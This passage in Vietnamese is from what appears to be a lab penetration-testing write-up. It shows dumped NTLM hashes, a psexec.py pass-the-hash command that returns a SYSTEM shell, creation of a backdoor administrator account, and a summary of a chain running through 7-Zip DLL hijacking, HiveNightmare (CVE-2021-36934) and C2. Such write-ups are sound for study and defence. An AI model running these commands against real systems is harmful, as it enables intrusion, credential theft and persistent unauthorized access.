sam:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
backup_admin:1001:aad3b435b51404eeaad3b435b51404ee:11f20f3d40127859d8044e869ddc8d5c:::
[*] Cleaning up ...

(impacket_env)-(kali@kali)-[/tmp/impacket_env]
$

```

Hình 21: secretsdump.py dump Registry hive

Bước 5: psexec.py để thực hiện remote command bằng NTLM hash

Xác thực tài khoản backup_admin bằng NTLM hash.

Truy cập được administrative share ADMIN\$.

Upload một executable tạm thời (FXKlibTA.exe).

Tạo một Windows service tạm (cVSq).

Khởi động service đó.

Nhận được command shell.

```
(impacket_env)-(kali㉿kali)-[/tmp/impacket_env]
$ python3 bin/psexec.py backup_admin@172.16.179.146 -hashes aad3b435b51404eeaad3b435b51404ee:11f20f3d40127859d8044e869ddc8d5c
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 172.16.179.146.....
[*] Found writable share ADMIN$
[*] Uploading file FXKlibTA.exe
[*] Opening SVCManager on 172.16.179.146.....
[*] Creating service cVSq on 172.16.179.146.....
[*] Starting service cVSq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
nt authority\system

C:\Windows\system32>
```

Hình 22: psexec.py thực hiện remote command bằng NTLM hash

Bước 6: Tạo một tài khoản quản trị mới

```
C:\Windows\system32> net user manahus P@darsaeffv! /add
net localgroup administrators manahus /addThe command completed successfully.

C:\Windows\system32>
```

Hình 23: Tạo một tài khoản quản trị mới

IV. Chuỗi tấn công.

Triển khai DLL Search Order Hijacking trên 7-Zip bằng ProxyWrapper DLL



DLL thực hiện chức năng chuyển tiếp tới DLL hợp lệ đồng thời kích hoạt payload, tạo kết nối C2 và cung cấp quyền truy cập ban đầu vào hệ thống.



từ tài khoản có quyền hạn thấp, khai thác CVE-2021-36934 để truy cập các Registry Hive nhạy cảm thông qua Volume Shadow Copy



Thu thập SAM, SYSTEM và SECURITY. Các hive được phân tích để thu thập thông tin xác thực và NTLM hash của tài khoản có quyền cao hơn, phục vụ quá trình leo thang đặc quyền

DLL Search Order Hijacking → Initial Access → HiveNightmare → Credential Access
→ Privilege Escalation → C2/Post-Exploitation